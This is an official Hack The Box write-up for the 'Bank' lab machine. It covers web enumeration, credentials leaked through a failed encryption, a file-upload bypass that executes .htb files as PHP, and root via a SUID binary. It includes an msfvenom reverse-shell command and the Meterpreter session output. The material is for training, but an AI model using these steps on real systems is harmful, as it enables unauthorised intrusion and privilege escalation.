



Hack The Box  
PEN-TESTING LABS



# Bank

10<sup>th</sup> October 2017 / Document No D17.100.15

Prepared By: Alexander Reid (Arrexel)

Machine Author: issue

Difficulty: **Easy**

Classification: Official



## SYNOPSIS

Bank is a relatively simple machine, however proper web enumeration is key to finding the necessary data for entry. There also exists an unintended entry method, which many users find before the correct data is located.

### Skills Required


- Basic knowledge of Linux
- Enumerating ports and services

### Skills Learned

- Identifying vulnerable services
- Exploiting SUID files

## Enumeration

### Nmap



Nmap reveals OpenSSH, a DNS server and an Apache server. Apache is running the default web page, and no information can be gained from the DNS server. In this case, Apache is using a virtual host to route traffic. The hostname must be guessed on this machine (**bank.htb**) and then added to **/etc/hosts**. The site first presents a login page, however it is not vulnerable.



## Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://bank.htb:80/

Scan Information Results - List View: Dirs: 0 Files: 63 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
/	302	7652
uploads	403	453
icons	403	451
assets	200	1887
inc	200	1720
server-status	403	459
balance-transfer	200	177

Current speed: 0 requests/sec (Select and right click for more options)  
Average speed: (T) 284, (C) 226 requests/sec  
Parse Queue Size: 0  
Total Requests: 207757/207759  
Current number of running threads: 100  
Time To Finish: 00:00:00

Back Pause Stop Report

DirBuster Stopped

Dirbuster, with the lowercase medium wordlist, will find the **balance-transfer** directory after a while. In it are many encrypted files which hold user credentials.



## Exploitation

### Intended Method

Upon closer inspection, it becomes apparent that one of the files is much smaller than the others. Opening **68576f20e9732f1b2edc4df5b8533230.acc** reveals valid login credentials due to a failed encryption.

	<a href="#">59829e0910101366d704a85f11cfdd15.acc</a>	2017-06-15 09:50	584
	<a href="#">66284d79b5caa9e6a3dd440607b3fdd7.acc</a>	2017-06-15 09:50	584
	<a href="#">68576f20e9732f1b2edc4df5b8533230.acc</a>	2017-06-15 09:50	257
	<a href="#">75942bd27ec22afd9bdc8826cc454c75.acc</a>	2017-06-15 09:50	584
	<a href="#">76123b5b589514bc2cb1c6adfb937d13.acc</a>	2017-06-15 09:50	584

Using the credentials to log in, it appears that there is a file upload form on the **Support** page. Inspecting the source code reveals that any file uploaded with the extension **.htb** is executed as PHP.

```
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
```

It is trivial to get a shell at this stage. Generate a reverse PHP shell with **msfvenom -p php/meterpreter/reverse\_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.htb** and upload it using the form. According to the results from Dirbuster, the file should reside in the **uploads** directory. Browse to **/uploads/writeup.htb** to execute the script.

```
[*] Started reverse TCP handler on 10.10.14.5:5555
msf exploit(handler) > [*] Sending stage (37514 bytes) to 10.10.10.29
[*] Meterpreter session 1 opened (10.10.14.5:5555 -> 10.10.10.29:52090) at 2017-10-11 02:48:52 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/bank/uploads
meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```



Response from http://bank.htb:80/support.php [10.10.10.29]

Forward Drop Intercept is on Action

Comment this item

Raw Headers Hex HTML Render

HTTP/1.1 302 Found  
 Date: Wed, 11 Oct 2017 07:06:07 GMT  
 Server: Apache/2.4.7 (Ubuntu)  
 X-Powered-By: PHP/5.5.9-1ubuntu4.21  
 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
 Pragma: no-cache  
 location: login.php  
 Content-Length: 3291  
 Connection: close  
 Content-Type: text/html

```

<div class="col-sm-5">
  <div class="panel panel-primary">
    <div class="panel-heading">
      <h3 style="font-size: 20px;">My Tickets</h3>
    </div>
    <div class="panel-body">
      <div class="content-box-large">
        <div class="panel-body">
          <table class="table table-bordered">
            <thead>
              <tr>
                <th>#</th>
                <th>Title</th>
                <th>Message</th>
                <th>Attachment</th>
                <th>Actions</th>
              </tr>
            </thead>
            <tbody>
              <tr>
                <td>1</td>
                <td>New Ticket</td>
                <td></td>
                <td></td>
                <td></td>
              </tr>
            </tbody>
          </table>
        </div>
      </div>
    </div>
  </div>
</div>
<!-- New Ticket -->
<div class="col-sm-5">

```

Type a search term

0 matches



## Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum reveals a non-standard SUID file; **/var/htb/bin/emergency**. Running the file immediately grants root privileges. The flags can be obtained from **/home/chris/user.txt** and **/root/root.txt**

```
root@kali: ~/Desktop/writeups/bank
File Edit View Search Terminal Help
.fini_array
.jcr
.data.rel.ro
.dynamic
.got
.data
.bss
^C
Terminate channel 1? [y/N] y
meterpreter > shell
Process 3515 created.
Channel 2 created.
cd /var/htb/bin
ls -la
total 120
drwxr-xr-x 2 root root 4096 Jun 14 18:30 .
drwxr-xr-x 3 root root 4096 Jun 14 18:25 ..
-rwsr-xr-x 1 root root 112204 Jun 14 18:27 emergency
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
./emergency
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```